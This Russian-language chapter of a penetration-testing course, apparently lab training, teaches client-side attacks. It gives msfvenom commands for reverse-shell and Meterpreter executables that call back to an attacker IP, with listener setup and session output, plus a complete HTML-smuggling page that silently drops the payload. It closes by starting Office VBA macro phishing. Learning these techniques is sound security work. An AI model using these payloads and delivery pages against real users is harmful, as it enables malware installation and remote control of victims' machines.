Второй способ получить удалённый доступ - обманом заставить пользователя запустить вредоносный код. Эта техника обычно требует, чтобы жертва взаимодействовала с файлом или HTML-страницей в браузере. Такие атаки относятся к категории социальной инженерии,[1] известной как фишинг.[2] Хотя уязвимости в программном обеспечении могут быть обнаружены и исправлены, поведение пользователей исправить намного сложнее, что делает этот вектор атаки особенно привлекательным и основным фокусом данного модуля.

Чтобы сделать атаку такого типа более эффективной, мы попытаемся злоупотребить возможностями программного обеспечения, которое конечный пользователь обычно использует и которому доверяет. В частности, цель этого модуля - получить выполнение кода через эксплуатацию продуктов Microsoft Office. Это распространенный вектор атаки как в реальных атаках, так и в тестах на проникновение.

В этом модуле мы представим различные атаки на стороне клиента против пакета Microsoft Office. Хотя наша конечная цель - получить выполнение кода на целевой системе, мы также обсудим распространённые сценарии атак и рассмотрим полезные нагрузки, шеллкод и распространённые инфраструктуры командования и управления.

## 3.1 Будешь моим дроппером?

Давайте обсудим реальные сценарии атак и опишем, как эти концепции переносятся в тест на проникновение.

Чтобы инициировать атаку на стороне клиента, атакующий часто доставляет жертве троян[3] в виде скрипта или документа и обманом заставляет её выполнить его. Традиционные трояны встраивают всю полезную нагрузку целиком, но более сложные дроппер-трояны[4] полагаются на поэтапную полезную нагрузку с функцией обратного вызова,[5] которая подключается обратно к атакующей машине, чтобы скачать второй этап.

После доставки кода он может быть записан на жесткий диск или запущен напрямую из памяти. В любом случае цель кода - создать канал связи обратно к атакующему. Код, выполняемый на рабочей станции жертвы, известен под несколькими, часто синонимичными, названиями, включая имплант, агент, бэкдор или просто вредоносное ПО.

После выполнения этого кода на клиенте он должен подключиться к инфраструктуре командования и управления, или C2,[6] чтобы обмениваться данными с атакующим. Этот код будет содержать имя хоста и доменное имя или IP-адрес атакующего и будет использовать доступный сетевой протокол, например HTTP или HTTPS, что может имитировать пользовательскую активность, либо DNS, что имитирует обычную сетевую активность.

> **Примечание.** Хотя в реальном мире опытные атакующие будут использовать инфраструктуру C2, в этом модуле мы будем просто обмениваться данными напрямую с целью.

Фреймворк Metasploit упрощает этот процесс.

### 3.1.1 Поэтапные и одноэтапные полезные нагрузки

Metasploit обладает впечатляющей библиотекой полезных нагрузок, которые можно форматировать множеством разных способов. Фреймворк включает как поэтапные, так и одноэтапные полезные нагрузки. Например, `windows/shell_reverse_tcp` - это простая одноэтапная полезная нагрузка для обратной TCP-оболочки. Она содержит весь код, необходимый для открытия обратной командной оболочки к машине атакующего. Сама полезная нагрузка фактически представляет собой набор ассемблерных инструкций, которые при выполнении вызывают ряд Windows API, подключаются к C2 атакующего и открывают командную строку `cmd.exe`.

Поэтапные полезные нагрузки, такие как `windows/shell/reverse_tcp`, содержат минимальный объём кода, который выполняет обратный вызов, затем получает весь оставшийся код и выполняет его в памяти цели. Такая уменьшенная полезная нагрузка занимает не так много памяти, как одноэтапная полезная нагрузка, и может уклониться от антивирусных программ.

Обратите внимание на различие в разделителях, используемых в названиях этих полезных нагрузок. Одноэтапные полезные нагрузки используют `_`, а поэтапные полезные нагрузки используют `/`, соответственно, как показано ниже. Описание полезной нагрузки также указывает, является ли она поэтапной или одноэтапной.

```
windows/x64/meterpreter_reverse_https    Connect back to attacker and spawn a Meterpreter shell
windows/x64/meterpreter/reverse_https    Inject the meterpreter server DLL via the Reflective Dll Injection
    payload (staged x64).
```

Листинг 4 - Одноэтапные и поэтапные полезные нагрузки

### 3.1.2 Создание наших дропперов

После выбора полезной нагрузки мы можем создать её с помощью `msfvenom`.[7] Например, создадим обычный исполняемый файл с одноэтапной полезной нагрузкой. Сначала мы зададим полезную нагрузку с помощью `-p`, а IP-адрес и порт атакующей машины - с помощью `LHOST` и `LPORT`. Мы зададим формат полезной нагрузки как исполняемый файл с помощью `-f` и используем `-o`, чтобы сохранить полезную нагрузку в корень нашего веб-сервера Apache. Эта конструкция идентична для поэтапной и одноэтапной полезной нагрузки.

```
kali@kali:~$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.120 LPORT=444 -f exe -o /var/www/
    html/shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/shell.exe

kali@kali:~$ sudo service apache2 start
```

Листинг 5 - Создание одноэтапной полезной нагрузки Metasploit для обратной TCP-оболочки

Когда полезная нагрузка сохранена в корневой каталог Apache, а сервер запущен, мы можем запустить прослушиватель Netcat на нашей атакующей машине Kali, чтобы получить оболочку. Мы будем слушать входящее подключение (`-l`), избегать DNS-запросов (`-n`) и использовать подробный вывод (`-v`). Мы также применим `-p`, чтобы указать TCP-порт, который должен совпадать с портом, использованным при создании исполняемого файла через `msfvenom`, как показано в листинге 6.

```
kali@kali:~$ sudo nc -lnvp 444
listening on [any] 444 ...
```

Листинг 6 - Настройка прослушивателя Netcat

Когда прослушиватель готов, откроем Microsoft Edge на машине жертвы и перейдём по URL нашей полезной нагрузки на сервере Apache в Kali Linux. Нам будет предложено скачать файл. После скачивания файла мы выполним его, игнорируя и принимая любые предупреждающие сообщения. В течение нескольких секунд обратная оболочка должна открыться в нашем прослушивателе Netcat:

```
kali@kali:~$ sudo nc -lnvp 444
listening on [any] 444 ...
connect to [192.168.119.120] from (UNKNOWN) [192.168.120.11] 49676
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec\Downloads>
```

Листинг 7 - Получение обратной оболочки

Попробуем другой пример, на этот раз используя возможности фирменной полезной нагрузки Metasploit - Meterpreter.[8] Полная полезная нагрузка Meterpreter мощная, но её одноэтапная версия довольно велика. В этом примере мы создадим поэтапную версию. Эта версия будет компактнее и будет выполняться по этапам. Небольшой первый этап выполняет функцию обратного вызова, которая получит оставшийся код и выполнит его в памяти.

Команда `msfvenom`, которую мы используем, похожа на одноэтапную версию. Мы выберем поэтапную полезную нагрузку, выберем HTTPS как протокол, что показано в суффиксе полезной нагрузки, и зададим `LPORT` равным `443`, типичному HTTPS TCP-порту. Сравним размеры полезных нагрузок, создав поэтапную и одноэтапную полезную нагрузку Meterpreter:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter_reverse_https LHOST=192.168.119.120 LPORT=443 -f exe -o
    /var/www/html/msfnonstaged.exe
...
Payload size: 207449 bytes
Final size of exe file: 214016 bytes
Saved as: /var/www/html/msfnonstaged.exe.exe

kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 -f exe -o
    /var/www/html/msfstaged.exe
...
Payload size: 694 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/msfstaged.exe
```

Листинг 8 - Создание исполняемого файла Meterpreter с поэтапной и одноэтапной полезными нагрузками

Обратите внимание, что одноэтапная полезная нагрузка почти в тридцать раз больше поэтапной полезной нагрузки. Значительно меньшая полезная нагрузка даёт меньшую поверхность обнаружения для средств защиты конечных точек.

Чтобы использовать поэтапную полезную нагрузку, нам потребуется `multi/handler`. Этот модуль Metasploit слушает входящие обратные вызовы от поэтапной полезной нагрузки и доставляет второй этап. Для этого мы запустим `msfconsole` в тихом режиме (`-q`) и используем модуль `multi/handler`. Мы зададим параметры полезной нагрузки, `LHOST` и `LPORT`, которые должны совпадать со значениями, использованными нами при создании полезной нагрузки:

```
kali@kali:~$ sudo msfconsole -q

msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https

msf5 exploit(multi/handler) > set lhost 192.168.119.120
lhost => 192.168.119.120

msf5 exploit(multi/handler) > set lport 443
lport => 443

msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
```

Листинг 9 - Настройка модуля multi/handler

Когда модуль `multi/handler` запущен, мы можем скачать наш исполняемый файл `msfstaged.exe` и запустить его на машине жертвы. Затем обратим внимание на вывод Metasploit:

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

Листинг 10 - Multi/handler принимает обратный вызов и открывает сеанс Meterpreter

Небольшой обратный вызов размером 7 KB был выполнен, чтобы загрузить полную полезную нагрузку как следующий этап, и мы видим по выводу, что более 200 KB кода было отправлено для запуска оболочки Meterpreter с машины жертвы. Теперь, когда мы понимаем различия между одноэтапными и поэтапными полезными нагрузками Metasploit, а также знаем, как использовать Netcat и `multi/handler` для получения оболочки, обсудим скрытность в следующем разделе.

#### 3.1.2.1 Упражнение

1. Поэкспериментируйте с различными одноэтапными и поэтапными полезными нагрузками Metasploit и используйте модуль `multi/handler`, чтобы получить оболочку.

### 3.1.3 HTML-контрабанда

В предыдущих разделах мы создали вредоносный исполняемый файл и протестировали его, вручную скачав и запустив на машине "жертвы". Это хорошо работает как пример, но атакующие часто используют более незаметные методы доставки. Например, атакующий может встроить ссылку в email. Когда жертва прочитает email и посетит веб-страницу, JavaScript-код использует HTML Smuggling,[9] чтобы автоматически сохранить файл. Эта техника использует атрибут `download`[10] тега якорь из HTML5,[11] который инструктирует браузер автоматически скачать файл, когда пользователь нажимает назначенную гиперссылку.

Попробуем это, создав HTML-файл на сервере Apache нашей машины Kali Linux. Мы создадим простую гиперссылку и зададим атрибут `download` для тега якорь:

```
<html>
    <body>
      <a href="/msfstaged.exe" download="msfstaged.exe">DownloadMe</a>
   </body>
</html>
```

Листинг 11 - якорь-объект с использованием атрибута download

Когда пользователь нажимает эту ссылку из HTML5-совместимого браузера, файл `msfstaged.exe` будет автоматически скачан в каталог загрузок пользователя по умолчанию. Хотя это хорошо работает, оно раскрывает имя файла и расширение файла и требует от пользователя вручную нажать ссылку. Чтобы избежать этого, мы можем инициировать загрузку из встроенного JavaScript-файла. Этот метод подаёт файл как octet stream и скачивает собранный файл без взаимодействия с пользователем.

Мы продемонстрируем это, постепенно создавая проверочный пример и объясняя каждый раздел кода по мере продвижения. Обсудим необходимые задачи. Сначала мы создадим Base64-представление исполняемого файла Meterpreter и сохраним его как Blob[12] внутри переменной JavaScript. Затем используем этот Blob для создания URL-объекта файла, который имитирует файл на веб-сервере. Наконец, мы создадим невидимый тег якорь, который запустит действие загрузки после загрузки страницы жертвой.

Первое препятствие - сохранить исполняемый файл внутри JavaScript и позволить использовать его с атрибутом `download`. По умолчанию атрибут `download` принимает только файлы, хранящиеся на веб-сервере. Однако он также примет встроенный Blob-объект. Blob-объект можно создать из массива байтов, как показано в листинге 12.

```
<html>
    <body>
        <script>
            var blob = new Blob([data], {type: 'octet/stream'});
        </script>
    </body>
</html>
```

Листинг 12 - Создание Blob-объекта из массива байтов в JavaScript

После создания этого Blob мы можем использовать его вместе со статическим методом `URL.createObjectURL()`[13], чтобы создать URL-объект файла. По сути, это имитирует файл, расположенный на веб-сервере, но вместо этого читает его из памяти. Оператор создания показан в листинге 13:

```
var url = window.URL.createObjectURL(blob);
```

Листинг 13 - Создание URL-объекта файла

Теперь, когда файловый объект находится в памяти, мы можем создать якорь-объект с помощью метода `createElement`,[14] указав `tagName` якорь-объекта, то есть `a`. Затем мы используем метод `appendChild()`,[15] чтобы поместить созданный якорь-объект в HTML-документ и указать его атрибуты.

Сначала мы зададим стиль отображения[16] равным `none`, чтобы якорь не отображался на веб-странице. Затем мы зададим `.href`[17] как URL, ведущий к удалённому файлу, который мы встроим через Blob и URL-объект файла. Наконец, мы зададим атрибут `download`, указав имя файла на машине жертвы. Всё это показано в листинге 14. Обратите внимание, что переменная `filename` будет задана до выполнения следующего кода, как мы увидим позже.

```
var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = fileName;
```

Листинг 14 - Создание якорь-объекта и настройка свойств

После создания невидимого якорь-объекта, ссылающегося на наш Blob-объект, мы можем вызвать приглашение загрузки через метод `click()`.[18]

```
a.click();
```

Листинг 15 - Вызов приглашения загрузки

Прежде чем выполнить атаку HTML-контрабанды, нам нужно встроить файл. В этом примере мы встроим исполняемый файл Meterpreter внутрь JavaScript-кода. Чтобы избежать недопустимых символов, мы закодируем бинарный файл в Base64[19] и напишем функцию декодирования Base64, которая преобразует файл обратно в исходную форму и сохранит его в массив байтов.

```
function base64ToArrayBuffer(base64)
{
  var binary_string = window.atob(base64);
  var len = binary_string.length;
  var bytes = new Uint8Array( len );
  for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
  return bytes.buffer;
}
```

Листинг 16 - Функция декодирования Base64 в JavaScript

Наконец, мы можем создать полезную нагрузку `windows/x64/meterpreter/reverse_https`, используя уже знакомый синтаксис, и преобразовать её в Base64:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.119.120 LPORT=443 -f exe -o
    /var/www/html/msfstaged.exe
...
Payload size: 694 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/msfstaged.exe

kali@kali:~$ base64 /var/www/html/msfstaged.exe

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T
IG1v
...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
```

Листинг 17 - Создание и Base64-кодирование исполняемого файла Meterpreter

Перед встраиванием Base64-кодированного исполняемого файла мы должны удалить все переносы строк, встроив его как одну непрерывную строку. Либо мы могли бы обернуть каждую строку в кавычки.

Теперь соберём всё вместе. Сначала наш Base64-код побайтно помещается в буфер массива. Затем мы помещаем буфер массива в наш Blob. Далее мы создаём скрытый тег a. Данные из нашего Blob затем перемещаются в ссылку `href` нашего тега a. Нашему Blob-коду в `href` присваивается имя файла `msfnonstaged.exe`. Наконец, выполняется действие `click` для скачивания нашего файла. Полная веб-страница, используемая для запуска HTML-контрабанды с исполняемым файлом Meterpreter, приведена ниже:

```
<html>
    <body>
        <script>
          function base64ToArrayBuffer(base64) {
              var binary_string = window.atob(base64);
              var len = binary_string.length;
              var bytes = new Uint8Array( len );
              for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
              return bytes.buffer;
            }

            var file ='TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAA...
            var data = base64ToArrayBuffer(file);
            var blob = new Blob([data], {type: 'octet/stream'});
            var fileName = 'msfstaged.exe';

            var a = document.createElement('a');
            document.body.appendChild(a);
            a.style = 'display: none';
            var url = window.URL.createObjectURL(blob);
            a.href = url;
            a.download = fileName;
            a.click();
            window.URL.revokeObjectURL(url);
        </script>
    </body>
</html>
```

Листинг 18 - Полный JavaScript-код для запуска HTML-контрабанды

После сохранения веб-страницы в веб-корень нашего сервера Apache мы можем перейти к ней из Google Chrome на машине жертвы Windows 10. Сам переход к файлу вызовет триггер, скачивающий исполняемый файл. К сожалению, может появиться предупреждение из-за потенциально небезопасного формата файла, как показано на рисунке 2. Обратите внимание, что мы выбрали переход к HTML-файлу с помощью Google Chrome, поскольку он поддерживает `window.URL.createObjectURL`. Эту технику необходимо изменить для работы против браузеров вроде Internet Explorer и Microsoft Edge.




Рисунок 2 - Исполняемый файл Meterpreter скачивается через HTML-контрабанду

Это предупреждение может появиться потому, что вложение сохраняется как исполняемый файл. Мы проигнорируем предупреждение, всё равно скачаем файл и запустим его.

> **Примечание.** Причина этого поведения в том, что исполняемый файл был получен через загрузку из браузера. Когда это происходит, в Windows он помечается соответствующим образом, и функция SmartScreen[20] пытается заблокировать выполнение. Чтобы выполнить файл, нужно нажать More info, а затем Run anyway.

После запуска нового исполняемого файла в папке Downloads мы получаем обратную оболочку Meterpreter через `multi/handler`.

```
msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: kh1ubovt)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 2 opened (192.168.119.120:443 -> 192.168.120.11:49697)

meterpreter >
```

Листинг 19 - Оболочка Meterpreter из исполняемого файла, скачанного через HTML-контрабанду

#### 3.1.3.1 Упражнения

1. Повторите HTML-контрабанду, чтобы вызвать загрузку полезной нагрузки Meterpreter в формате файла по вашему выбору.
2. Измените код контрабанды так, чтобы он также использовал метод `window.navigator.msSaveBlob`[21],[22] и эта техника работала с Microsoft Edge.

## 3.2 Фишинг с помощью Microsoft Office

До сих пор наши атаки требовали прямого взаимодействия с жертвой, которая должна была либо скачать файл, либо посетить вредоносный сайт. Эти атаки продемонстрировали общие концепции, работающие в атаках на стороне клиента, включая возможность автоматически инициировать загрузку вредоносного файла.

В этом разделе мы обратим внимание на другой часто эксплуатируемый вектор атак на стороне клиента: приложения Microsoft Office. Microsoft Office - очень популярный программный пакет, используемый большинством организаций и корпораций. Он поставляется в двух вариантах: Office 365, который постоянно обновляется и используется для онлайн-хранилища, и различные автономные версии, например Office 2016.

Из-за своей популярности приложения Office являются первоочередной целью для фишинга, поскольку жертвы склонны им доверять. Фактически, ежегодный отчет Cisco по кибербезопасности, опубликованный в 2018 году,[23] сообщил, что Office был целью 38% всех фишинговых атак по электронной почте. Давайте изучим этот популярный вектор атаки, используемый через встроенный язык программирования Visual Basic for Applications (VBA).[24]

### 3.2.1 Установка Microsoft Office

Прежде чем мы сможем начать злоупотреблять Microsoft Office, нам нужно установить его на виртуальную машину жертвы с Windows 10. Для этого мы переходим в File Explorer к `C:\installs\Office2016.img` и дважды щелкаем по нему. Это подключит файл как виртуальный CD и позволит нам запустить установку из `Setup.exe`, как показано на рисунке 3.




Рисунок 3 - Установщик Microsoft Office 2016

После завершения установки мы нажимаем Close на заставке, чтобы выйти из установщика, и открываем Microsoft Word из меню Start. После открытия Microsoft Word появится всплывающее окно, показанное на рисунке 4. Мы можем закрыть его, щелкнув выделенный крестик в правом верхнем углу, чтобы начать 7-дневную пробную версию.




Рисунок 4 - Всплывающее окно ключа продукта

На последнем шаге появляется всплывающее окно с лицензионным соглашением, которое нужно принять, нажав Accept and start Word, как показано на рисунке 5.




Рисунок 5 - Принятие лицензионного соглашения

Теперь, когда Microsoft Office, и в частности Microsoft Word, установлен и настроен, мы можем начать исследовать, как им можно злоупотреблять для выполнения кода на стороне клиента.

#### 3.2.1.1 Упражнение

1. Установите Microsoft Office на вашу клиентскую виртуальную машину Windows 10.

### 3.2.2 Введение в VBA

В этом модуле мы обсудим основы VBA вместе со встроенными механизмами безопасности Microsoft Office. Мы начнём с создания нашего первого макроса, который будет включать несколько условных операторов и окон сообщений. Затем мы попробуем запустить командную строку из MS Word с помощью Windows Script Host.

Чтобы начать разработку, мы откроем Microsoft Word на машине жертвы Windows 10 и создадим новый документ. Мы можем открыть меню макросов, перейдя на вкладку View и выбрав Macros, как показано на рисунке 6.

> **Примечание.** В этом модуле мы создаём макросы и документы Office на машине жертвы, но в реальном тесте на проникновение это делалось бы на локальной машине разработки, а не на скомпрометированном хосте.



Рисунок 6 - Меню макросов в Microsoft Word

В диалоговом окне Macros мы должны выбрать текущий документ из раскрывающегося меню. Для безымянного документа он называется `Document1 (document)`. Проверьте это, чтобы убедиться, что VBA-код встроен только в этот документ; иначе VBA-код будет сохранён в наш глобальный шаблон.




Рисунок 7 - Выбор макросов в текущем документе

После выбора текущего документа мы введём имя макроса. В этом примере мы назовём макрос `MyMacro`, а затем выберем Create. Это запустит редактор VBA, где мы сможем запускать и отлаживать код.

